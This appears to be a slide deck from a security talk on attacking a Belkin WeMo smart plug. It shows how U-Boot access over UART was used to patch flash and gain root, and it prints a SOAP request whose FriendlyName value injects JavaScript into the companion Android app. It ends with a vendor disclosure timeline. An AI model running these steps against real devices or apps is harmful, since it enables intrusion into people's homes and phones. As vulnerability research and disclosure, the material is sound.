Soldered UART pins TP2/TP3 and connected to 3.3V FTDI UART-to-USB adapter

Communicating with Device

- U-Boot and Linux console accessible over UART at 57600,8N1
  - screen -L /dev/ttyUSB0 57600
- After booting we are presented with a login prompt
  - We don't have the root password and can't crack it (we tried) ☹
- Before login prompt we can access the boot loader, called U-Boot, by repeatedly pressing '4' during initial boot

Modifying Linux Startup?


- Modify kernel boot parameters with *setenv/saveenv*
  - Failed, because *bootm* command uses static parameters


```
000CC740   41 2E 2E 2E  66 61 69 6C  0A 00 00 00  63 6F 6E 73  A...fail....cons
000CC750   6F 6C 65 3D  74 74 79 53  31 2C 35 37  36 30 30 6E  ole=ttyS1,57600n
000CC760   38 20 72 6F  6F 74 3D 2F  64 65 76 2F  6D 74 64 62  8 root=/dev/mtdb
000CC770   6C 6F 63 6B  34 00 00 00  54 72 79 69  6E 67 20 74  lock4...Trying t
```


- Modify static parameter string with *mm.b*
  - Enable single-user mode ✖ unsupported
  - ‘init=/bin/sh’ ✖ no /dev/console
  - 'init=/bin/sh' '-c "commands”’ ✖ arguments not consumed

Modify Linux Filesystem?

- Filesystem is on flash chip that U-Boot console can't directly access
  - Could clip onto SPI flash, which is easy for SOP (this) but improbable for QFN and practically impossible for BGA
- We can execute arbitrary code from U-Boot
  - Develop program to read/erase/write flash memory
  - Use *loadb* to load program into RAM
  - Execute program with *go*









Adding a File to the Filesystem

- WeMo uses mini_fo to overlay a JFFS2 dynamic rootfs
- mini_fo
  - all writes to overlay
  - reads from overlay first, static second
- Easy-peasy - add a file to the JFFS2 filesystem
  - Say, /etc/passwd?



Modifying Flash to Get Root



Modifying Flash to Get Root

```
U-Boot 1.1.3 (Oct 14 2011 - 16:53:20)
RT5350 # loadb a1000000
## Ready for binary (kermit) download to 0xA1000000 at 57600 bps...
## Total Size      = 0x00001d48 = 7496 Bytes
## Start Addr      = 0xA1000000
RT5350 # loadb a1002000
## Ready for binary (kermit) download to 0xA1002000 at 57600 bps...
## Total Size      = 0x00000110 = 272 Bytes
## Start Addr      = 0xA1002000
RT5350 # go a1000000 write a1002000 f12f80 110
## Starting application at 0xA1000000 ...
argc: 00000005 argv: 81F52D94: a1000000:A1000000 write:NOTNUM a1002000:A1002000 f12f80:00F12F80 110:00000110
Writing...
A1002000 00F12F80 00000080
A1002080 00F13000 00000090
## Application terminated, rc = 0x0
RT5350 # reset

--- SNIP ---

OpenWrt login: root


BusyBox v1.22.1 (2015-11-30 05:05:48 PST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

root@OpenWrt:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Load program

Load filesystem patch

Apply filesystem patch

Restart the device

Login with root and no password

Takeaways – Local Root

- Physical access does equal root access
  - It may take a bit more time and energy, but it's still true
- New technique for bypassing local authentication
  - Generalizable to any device with a similar hardware design


The IoT Attack Surface

- It's important to understand that the IoT attack surface is larger than the device

- The WeMo platform is composed of:
  - The device – which we just pwned…twice
  - The cloud – which is off limits (http://www.belkin.com/us/security/)
  - The smartphone app – 🤔

The WeMo Android App

- Created with Apache Cordova
  - Cross platform mobile development framework
  - Uses HTML5, CSS, and Javascript
- Also uses custom Java code and third party Java libraries
- Has a lot of permissions…



The FriendlyName Change

```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPAction: "urn:Belkin:service:basicevent:1#ChangeFriendlyName"
Host: 192.168.1.12:49153
Content-Type: text/xml
Content-Length: 385

<?xml version="1.0"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
        <m:ChangeFriendlyName xmlns:m="urn:Belkin:service:basicevent:1">
<FriendlyName>My Switch</FriendlyName>
        </m:ChangeFriendlyName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


```
<device>
<deviceType>urn:Belkin:device:controllee:1</deviceType>
<friendlyName>My Switch</friendlyName>
<manufacturer>Belkin International Inc.</manufacturer>
<manufacturerURL>http://www.belkin.com</manufacturerURL>
<modelDescription>Belkin Plugin Socket 1.0</modelDescription>
```

Under the Hood

```
paramDeviceInformation = this.mDeviceListController.updateDevice(paramDeviceInformation);
sendJavascriptCB("window.smartDevicePlugin.onDeviceUpdated('" + paramDeviceInformation.toString() + "');");
```

+

```
public String toString()
{
  return "id: " + this.ID + " " + "udn: " + this.UDN + " " + "type: " + this.type + " " + "friendlyName: " + this.friendlyName
}
```


=

sendJavascriptCB("window.smartDevicePlugin.onDeviceUpdated('id: …friendlyName: **My Switch**…');");

The FriendlyName Change


```
{
    "information":{ ...
    }
    ,
    "properties":{
        "icon":"",
        "friendlyName":"My Switch",
        "firmwareVersion":"WeMo_WW_2.00.10062.PVT-OWRT-SNS",
        "state":"0",
        "inActive":"0",
        "customizedState":"",
        "discoveryState":"Loaded from cache",
        "hide":"0",
        "isDiscovered":true,
        "isRemote":false,
        "statusTS":"-1",
        "groupID":"",
        "groupName":"",
        "groupIcon":"",
        "fwStatus":"4",
        "iconVersion":"0"
    }
    ,
    "attributes":{
        "binaryState":"0"
    }
}
```


What if the name wasn't so friendly?



The UnFriendlyName Change

```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPAction: "urn:Belkin:service:basicevent:1#ChangeFriendlyName"
Host: 192.168.1.12:49153
Content-Type: text/xml
Content-Length: 385

<?xml version="1.0"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
        <m:ChangeFriendlyName xmlns:m="urn:Belkin:service:basicevent:1">
<FriendlyName>"}}'); alert('pwned\n');console.log('</FriendlyName>
        </m:ChangeFriendlyName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


```
<device>
<deviceType>urn:Belkin:device:controllee:1</deviceType>
<friendlyName>&quot;}}&apos;);alert(&apos;pwned\n&apos;);console.log(&apos;</friendlyName>
<manufacturer>Belkin International Inc.</manufacturer>
<manufacturerURL>http://www.belkin.com</manufacturerURL>
<modelDescription>Belkin Plugin Socket 1.0</modelDescription>
```


The UnFriendlyName Change

```
{
    "information":{ ...
    }
    ,
    "properties":{
        "icon":"",
        "friendlyName":""}}'); alert('pwned\n');console.log('",
        "firmwareVersion":"WeMo_WW_2.00.10062.PVT-OWRT-SNS",
        "state":"0",
        "inActive":"0",
        "customizedState":"",
        "discoveryState":"Loaded from cache",
        "hide":"0",
        "isDiscovered":true,
        "isRemote":false,
        "statusTS":"-1",
        "groupID":"",
        "groupName":"",
        "groupIcon":"",
        "fwStatus":"4",
        "iconVersion":"0"
    }
    ,
    "attributes":{
        "binaryState":"0"
    }
}
```

End JSON

End JavaScript statement

Comment rest of JSON



DEMO – APPKIT

Takeaways – UnFriendlyName

- Normal device functionality was used to exploit the app
  - Exploiting the phone didn't require "hacking" the device

- 2nd and 3rd order effects of IoT are important
  - Why can your crockpot turn your phone into a GPS tracker?
  - Why can your crockpot make your phone less secure?
  - Do we want to choose between a secure phone and a remote controlled crockpot?

Disclosure Timeline

- 08/11/2016 – Initial disclosure
- 08/11/2016 – Vendor verifies both vulnerabilities
- 08/31/2016 – Vendor fixes app vulnerability
- 09/01/2016 – App version 1.15.2 appears on Google Play
- 09/15/2016 – Vendor identifies fix for SQLi vulnerability
- 10/07/2016 – Tentative date for firmware update
- 10/19/2016 – Actual firmware update

Questions?

- Code & Exploits
  - github.com/invincealabs
- More Information
  - scott.tenaglia@invincea.com
  - joe.tanen@invincea.com
  - http://invincealabs.com
  - @invincealabs
- Have an IoT device?
  Let's chat